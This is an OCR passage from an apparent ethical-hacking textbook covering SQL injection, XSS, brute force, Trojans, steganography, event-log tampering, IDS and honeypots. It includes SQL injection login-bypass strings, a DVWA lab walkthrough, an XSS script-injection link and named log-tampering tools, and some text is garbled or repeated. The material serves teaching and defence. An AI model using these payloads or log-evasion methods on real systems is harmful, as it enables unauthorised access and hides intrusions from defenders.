1. Buffer Overflow
2. Canonicalization
3. XSS
4. SQL Injection

1. **Buffer overflow.** The malicious actor manipulates the coding errors and sends excessive information to the computer system. The buffer overflow attack usually involves violating source code reliant on external data or too complex for the programmers to predict its behaviour.
2. **Canonicalization.** In this type of cyberattack, a malicious user substitutes various inputs forthe canonical name of a path or file. Files, paths, and URLs are sometimes unable to defend against canonicalization because many different characters can define the same inputs.
3. **Cross-site scripting (XSS).** It is a type of injection where malicious scripts are inserted intolegitimate websites.
4. **SQL injection.** The hacker edits the URL by injecting malicious SQL code in the URLparameters to extract sensitive information that is not intended to be displayed.

Brute force attack

Brute force is one of the methods used for cracking passwords. In a brute forcing attack, attackers crack the login passwords by trying all possible values from a set of alphabets, numeric, and specialcharacters.

The main limitation of the brute force attack is this is beneficial in identifying small passwords oftwo characters.

Guessing becomes more crucial when the password length is longer and also if it contains letters with both upper and lower case. If numbers and symbols are used, then it might even take more thana few years to guess the password, which is almost practically impossible.

Commonly used password cracking tools by attackers include Burp Suite's Intruder, Brutus, Sensepost's Crowbar, etc.

In the brute force method, all possible characters are tested, for example, uppercase from "A to Z" or numbers from "0 to 9" or lowercase "a to z." But this type of method is useful to identify one- word or two-word passwords. Whereas if a password consists of uppercase and lowercase letters and special characters, it might take months or years to crack the password, which is practically impossible.

Unsecured login mechanisms

Unsecured login mechanism is a authentication vulnerabilities.

Authentication is the process of verifying the identity of a given user or client.In other words, it is claiming who you are.

There are three authentication factors into which different types of authentications can becategorized:

- Something you **know**, such as a password or the answer to a security question. These aresometimes referred to as "knowledge factors".
- Something you **have**, that is, a physical object like a mobile phone or security token. Theseare sometimes referred to as "possession factors".
- Something you **are** or do, for example, your biometrics or patterns of behaviour. These aresometimes referred to as "inherence factors".

Authentication Vulnerabilities:

1. Login Flaws
2. Logic Flaws
3. Weak authentication

SQL injection

This is a type of attack where SQL commands are injected by the attacker via input data; then theattacker can tamper with the data.

SQL injection is a type of web application vulnerability where an attacker can manipulate and submit a SQL command to retrieve the database

information. This type of attack mostly occurs when a web application executes by using the user-provided data without validating or encoding it. It can give access to sensitive information such as social security numbers, credit card numbers, or other financial data to the attacker and allows an attacker to create, read, update, alter, or delete data stored in the backend database.

It is a flaw in web applications and not a database or web server issue.

Bypassing login scripts:

Try the following SQL injection strings to bypass login scripts:

```
admin' --
admin' #
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
') or '1'='1--
') or ('1'='1–
```

The following are the major threats of SQL injection:

- Spoofing identity
- Changing prices
- Tamper with database records
- Escalation of privileges
- Denial-of-service on the server
- Complete disclosure of all the data on the system

Techniques used for SQL InjectionCode Analysis

Code analysis is the process of automated testing of the source code for the purpose of debugging before the final release of the software for the purpose of sale or distribution.

- A user enters a user name and password that matches a record in the Users table
- A dynamically generated SQL query is used to retrieve the number of matching rows
- The user is then authenticated and redirected to the requested page When the attacker enters blah' or 1=1 -- then the SQL query can look like:

SELECT Count (*) FROM Users WHERE UserName='blah' Or 1=1 - -' AND Password=’ ‘Because a pair of hyphens designates the beginning of a comment in SQL, the query simplybecomes

SELECT Count (*) FROM Users WHERE UserName='blah' Or 1=1

string strQry = "SELECT Count(*) FROM Users WHERE UserName='" + txtUser.Text + ANDPassword='" + txtPassword.Text + ” ’ ”;

Updating Table

To create the UPDATE command in the SQL query the syntax is:

UPDATE "table_name"

SET "column_l" = [new value]WHERE {condition}

Adding New Records

The following example illustrates the process of adding new records to the table:

INSERT INTO table name (columnl, column2, column3...) VALUES (valuel, value2, value3...)

Countermeasures of SQL Injection:

Step 1: Check if the web application connects to a Database Server in order to access some data.

Step 2: List all input fields, hidden fields, and post requests whose values could be used in craftinga SQL query.


Step 3: Attempt to inject codes into the input fields to generate an error.

Step 4: Try to insert a string value where a number is expected in the input field.


Step 5: The UNION operator is used in SQL injections to join a query to the original query.

Step 6: Detailed error messages provide a wealth of information to an attacker in order to executeSQL injection


Step 1 : Open XAMPP and start apache and mysql.



Step 2 : Go to web browser and enter site localhost/phpmyadmin.



Step 3 : Create database with name sql_db.




Step 4 : Go to site localhost/sql_injection/setup.php and click on create/reset database.

Step 5 : Go to login.php and login using admin and .


Step 6 : Opens the home page.

Step 7 : Go to security setting option in left and set security level low.

Step 8 : Click on SQL injection option in left.



Step 9 : Write "1" in text box and click on submit.



Step 10 : Write "a' or '='" in text box and click on submit.

Step 11 : Write "1=1" in text box and click on submit.

Step 12 : Write "1*" in text box and click on submit.

XSS

Cross-site Scripting (XSS) *An attacker bypasses the clients ID security mechanism and gains access privileges, and then injects malicious scripts into the web pages of a particular website. These malicious scripts can even rewrite the HTML content of the website.*

Cross-site scripting is also called XSS. Vulnerabilities occur when an attacker uses web applications and sends malicious code in JavaScript to different end users. It occurs when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering. When a web application uses input from a user, an attacker can commence an attack using that input, which can propagate to other users as well.

Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests. The end user may trust the web application, and the attacker can exploit that trust in order to do things that would not be allowed under normal conditions. An attacker often uses different methods to encode the malicious portion (Unicode) of the tag, so that a request seems genuine to the user. Some of them are:

- Malicious script execution - Session hijacking
- Brute force password cracking - Redirecting to a malicious server
- Exploiting user privileges - Data theft
- Intranet probing - Ads in hidden IFRAMES and pop-ups
- Data manipulation - Keylogging and remote monitoring

In a cross-site scripting attack via email, the attacker crafts an email that contains a link to malicious script and sends it to the victim.

Malicious Script:


<A HREF=http://legitimateSite.com/registration.cgi?clientprofile=<SCRIPT >malicious code</SCRIPT» Click here</A>


When the user clicks on the link, the URL is sent to legitimateSite.com with the malicious code. Then the server sends a page back to the user including the value of client profile and the malicious code is executed on the client's machine.

The following are the defensive techniques to prevent XSS attacks:

- Check and validate all the form fields, hidden fields, headers, cookies, query strings, and all the parameters against a rigorous specification.
- Implement a stringent security policy.
- Web servers, application servers, and web application environments are vulnerable to cross-site scripting.
- It is hard to identify and remove XSS flaws from web applications. The best way to find flaws is to perform a security review of the code, and search in all the places where input from an HTTP request comes as an output through HTML.
- A variety of different HTML tags can be used to transmit a malicious JavaScript. Nessus, Nikto, and other tools can help to some extent for scanning websites for these flaws. If vulnerability is discovered in one website, there is a high chance of it being vulnerable to other attacks.
- Filter the script output to defeat XSS vulnerabilities which can prevent them from being transmitted to users.

- The entire code of the website has to be reviewed if it has to be protected against XSSattacks.
- The sanity of the code should be checked by reviewing and comparing it against exactspecifications.
- The areas should be checked as follows: the headers, as well as cookies, query string form fields, and hidden fields. During the validation process, there must be no attempt to recognize the active content, neither to remove the filter nor sanitize it.
- There are many ways to encode the known filters for active content. A "positive security policy" is highly recommended, which specifies what has to be allowed and what has to beremoved. Negative or attack signature-based policies are hard to maintain, as they are incomplete.
- Input fields should be limited to a maximum since most script attacks need severalcharacters to get started.





Implementation of XSS:Mobile apps security

Mobile application security focuses on the security posture of mobile apps on various platforms like Android, iOS, and Windows Phone.

This covers applications that run both on mobile phones as well as tablets.

It involves assessing applications for security issues in the contexts of the platforms that they are designed to run on, the frameworks that they are developed with, and the anticipated set of users (e.g., employees vs. end users).

Mobile applications are a critical part of a business's online presence and many businesses rely entirely on mobile apps to connect with users from around the world.

6.6 MALWARE ANALYSIS

Net Cat Trojan

Netcat is a Trojan that uses a command-line interface to open TCP or UDP ports on a target system. A hacker can then telnet to those open ports and gain shell access to the target system.

Netcat is a Trojan that uses a command-line interface to open TCP or UDP ports on a target system. A hacker can then telnet to those open ports and gain shell access to the target system. Exercise

1 shows you how to use Netcat.

Wrapping Definition

Wrappers are used to bind the Trojan executable with a genuine-looking .EXE application such asgames or office applications.

When the user runs the wrapped EXE, it first installs the Trojan in the background and then runs thewrapping application in the foreground. The attacker can compress any (DOS/WIN) binary with tools such as petite.exe. This tool decompresses an EXE file (once compressed) on runtime. This makes it possible for the Trojan to get in virtually undetected, since most antivirus software is not able to detect the signatures in the file.

The attacker can place several executables inside one executable, as well. These wrappers may alsosupport functions such as running one file in the background while another one is running on the desktop.

Technically speaking, wrappers can be considered another type of software "glueware" used to bindother software components together.

A wrapper encapsulates into a single data source to make it usable in a more convenient fashionthan the original unwrapped source.

Users can be tricked into installing Trojan horses by being enticed or frightened. For instance, aTrojan horse might arrive in an email described as a computer game.

When the user receives the mail, the description of the game may entice him or her to install it. Although it may, in fact, be a game, it may also be taking other action that is not readily apparent tothe user, such as deleting files or mailing sensitive information to the attacker.

In another instance, wan attacker sends a birthday greeting that will install a Trojan as the user watches, such as a birthday cake dancing across the screen.

Reverse Engineering

Reverse engineering malware is the process of analyzing malware to understand its functionality and purpose. This process can determine how to remove the malware from a system or create defenses against it.

Reverse engineering is a critical part of understanding and combating malware.

When malware is discovered, the first thing that security researchers want to know is how it works.

However, simply understanding how malware works isn't enough to protect against it. To be trulyeffective, security researchers need to be able to not only understand how malware works but also predict how it will evolve.

Security researchers must have a strong understanding of assembly language and computerarchitecture to reverse engineer malware.

6.7 PHASES: COVERING TRACKS

Covering tracks is one of the most stage during system hacking. during this stage, the attacker triesto cover and avoid being detected, or "traced out," by covering all track, or logs, generated while gaining access to the target networks or computer.

Steganography

Steganography is defined as the art of hiding data behind some other data without the knowledge ofthe enemy. It replaces bits of unused data into the usual files—graphic, sound, text, audio, video— with some other bits that have been obtained surreptitiously.

The hidden data can be plaintext or ciphertext, or it can be an image.

The lure of the steganography technique is that, unlike encryption, steganography cannot be detected. When transmitting an encrypted message, it is evident that communication has occurred, even if the message cannot be read.

Steganography is used to hide the existence of the message. An attacker can use it to hide information even when encryption is not a feasible option. From a security point of view, steganography is used to hide the file in an encrypted format. This is done so that even if the file that is encrypted is decrypted, the message will still remain hidden.

Attackers can insert information such as:

- Source code for hacking tool
- List of compromised servers
- Plans for future attacks
- Communication and coordination channel

How Steganography Works

Steganography encrypts less important information from digital content and injects hidden data inits place. This is done over image files, text files, audio files, and any digital data. This process is intended to provide secrecy.

With the introduction of the Internet, hidden messages inside digital images became the most common and highly effective form of steganography. Images are stored in the computer as a groupof pixels, with one pixel being around 8 to 24 bits.


This group of pixels is stored in an image file according to any one of a number of formats. There are two files that are needed to hide a message within an image file.They are:

1. The file containing the image into which the message is supposed to be put
2. The file containing the message itself.


The different types of steganography are listed as follows:

- Image Steganography
- Document steganography
- Folder Steganography
- Video Steganography
- Audio Steganography
- Whitespace Steganography
- Web Steganography
- Spam/Email Steganography
- DVDROM Steganography
- Natural Text Steganography
- Hidden OS SteganographyC++Source Code


Step 1: Open Quick Stego.




Step 2: Open image and write text and click on hide text and save image.



Step 3: Now open the saved image and click on get text.





Event Logs alteration

Event log are the mechanism where event occurred in the system will be logged into the system. Attackers will target the event log source and slow down the response by clearing or tampering logs. Although there are other artefacts that these activities would not be able to hide from, it is still a popular anti-forensic technique.

Method used to effect the event logs:

Disrupting the Event Log Service

- Service Host Thread Tampering **(*Invoke-Phant0m*)**
- Patching the Event Service **(*Mimikatz*)**
- Downgrading Windows Components **(Adding MiniNT key)**

Attacker can also manipulate the event log

- Evtx Structure & Manual Event Editing **(*A must-read to understand the following sections)***
- Event Record Unreferencing **(Shadow Brokers Tools *DanderSpritz/eventlogedit)***
- Rewriting Logs with WinAPI EvtExportLog **(3gstudent's evolutions of *eventlogedit)***

Attacker can then:

- Clear the log
- Disable the event log services

6.8 ADDITIONAL SECURITY MECHANISM

IDS/IPS

An intrusion detection system is used to monitor and protect networks or systems for malicious activities. To alert security personnel about intrusions, intrusion detection systems are highly useful. IDSes are used to monitor network traffic. An IDS checks for suspicious activities. It notifies the administrator about intrusions immediately.

- An intrusion detection system (IDS) gathers and analyses information from within a computeror a network, to identify the possible violations of security policy, including unauthorized access, as well as misuse
- An IDS is also referred to as a "packet-sniffer," which intercepts packets traveling along various communication mediums and protocols, usually TCP/IP
- The packets are analysed after they are captured
- An IDS evaluates a suspected intrusion once it has taken place and signals an alarm.

Honeypots and Evasion Techniques

A honeypot is a system that is intended to attract and trap people who try unauthorized or illicit utilization of the host system. Whenever there is any interaction with a honeypot, it is most likely to be a malicious activity. Honeypots are unique; they do not solve a specific problem. Instead, they are a highly flexible tool with many different security applications. Some honeypots can be used to help prevent attacks; others can be used to detect attacks; while a few honeypots can be used for information gathering and research.

Types of Honeypots

Honeypots are mainly divided into two types:

Low-interaction Honeypot

They work by emulating services and programs that would be found on an individual's system. If the attacker does something that the emulation does not expect, the honeypot will simply generatean error.

They capture limited amounts of information, mainly transactional data and some limitedinteraction.

Example: Specter, Honeyd, and KFSensor

Honeyd is a low-interaction honeypot.

It is open source and designed to run primarily on UNIX systems. Honeyd works on the concept of monitoring unused IP space.

Anytime it sees a connection attempt to an unused IP, it intercepts the connection and then interactswith the attacker, pretending to be the victim.

By default, Honeyd detects and logs connections to any UDP or TCP port.

In addition, the user can configure emulated services to monitor specific ports, such as an emulatedFTP server monitoring port 21 (TCP).

When an attacker connects to the emulated service, not only does the honeypot detect and log theactivity, but also it captures all of the attacker's interaction with the emulated service.

In the case of the emulated FTP server, an attacker's login and password can be potentially captured; the commands that were issued, what they were looking for, or their identity can be tracked. Most emulated services work the same way. They expect a specific type of behaviour, andthen are programmed to react in a predetermined way.

High-interaction Honeypot

Honeynets are a prime example of a high-interaction honeypot.

A honeynet is neither a product nor a software solution that the user installs. Instead, it isarchitecture, an entire network of computers designed to attack.

The idea is to have an architecture that creates a highly controlled network, one where all activity is controlled and captured. Within this network, intended victims are placed and the network has real computers running real applications.

The "bad guys" find, attack, and break into these systems on their own initiative. When they do,they do not realize they are within a honeynet.

All of their activity, from encrypted SSH sessions to email and file uploads, is captured without them knowing it by inserting kernel modules on the victim's systems, capturing all of the attacker's

actions. At the same time, the honeynet controls the attacker's activity. Honeynets do this by using a honey wall gateway. This gateway allows inbound traffic to the victim's systems, but controls the outbound traffic using intrusion prevention technologies.

This gives the attacker the flexibility to interact with the victim's systems, but prevents the attackerfrom harming other non-honeynet computers
